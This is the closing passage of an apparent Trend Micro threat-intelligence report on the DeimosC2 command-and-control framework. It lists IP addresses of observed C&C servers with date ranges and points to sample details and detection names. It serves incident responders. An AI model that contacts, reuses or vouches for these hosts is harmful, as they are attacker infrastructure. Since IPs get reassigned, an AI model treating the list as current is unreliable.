35.193.194.65	01/03/2021	01/03/2021
35.238.243.202	01/08/2020	01/09/2020

39.101.198.2	29/09/2022	06/10/2022
45.12.32.61	01/01/2022	01/01/2022
45.32.29.78	01/04/2021	01/07/2021
45.76.148.163	01/08/2020	01/08/2020
47.241.40.139	01/12/2021	01/01/2022
49.233.238.185	01/09/2020	01/09/2020
50.17.89.130	16/11/2021	16/11/2021
51.161.75.139	01/07/2020	01/07/2020
51.222.169.4	01/02/2021	01/02/2021
54.205.246.190	01/03/2022	01/03/2022
69.197.131.198	01/09/2020	01/09/2020
80.211.130.78	06/06/2022	06/06/2022
84.246.85.157	30/04/2022	30/04/2022
95.179.228.18	01/08/2020	01/09/2020
104.131.12.204	01/08/2020	01/09/2020

106.13.236.30	05/10/2021	14/11/2021
108.61.186.55	01/03/2021	01/04/2021
117.50.31.161	01/10/2020	01/10/2020
120.92.9.225	01/02/2021	01/02/2022
124.156.148.70	01/11/2020	01/02/2021
145.239.41.145	01/08/2020	01/09/2020
152.32.212.101	22/08/2020	05/09/2020
154.221.28.248	01/02/2021	01/02/2021
157.230.93.100	01/08/2021	01/08/2021
162.219.33.194	01/05/2021	01/04/2022
162.219.33.195	01/04/2021	01/03/2022
162.219.33.196	01/07/2021	01/04/2022
172.104.163.114	01/11/2020	01/05/2021
172.105.107.243	01/12/2021	01/12/2021
182.92.189.18	01/10/2020	01/01/2021

185.173.36.219	01/10/2021	01/10/2021
185.232.30.2	01/01/2022	01/03/2022
185.232.31.2	01/01/2022	01/03/2022
203.41.204.180	01/12/2020	01/12/2020
206.189.196.189	01/01/2021	01/01/2021
218.253.251.120	01/08/2021	01/09/2021

The details of several DeimosC2 samples observed in the wild, complete with platform, protocol, C&C server, and RSA public keys (useful for clustering behavior) can be found in this link.

This was compiled with the help of two x64dbg scripts we developed, which assist with configuration extraction.

Meanwhile, the list of Trend Micro detections can be found here.

Source: https://www.trendmicro.com/en_us/research/22/k/deimosc2-what-soc-analysts-and-incident-responders-need-to-know.html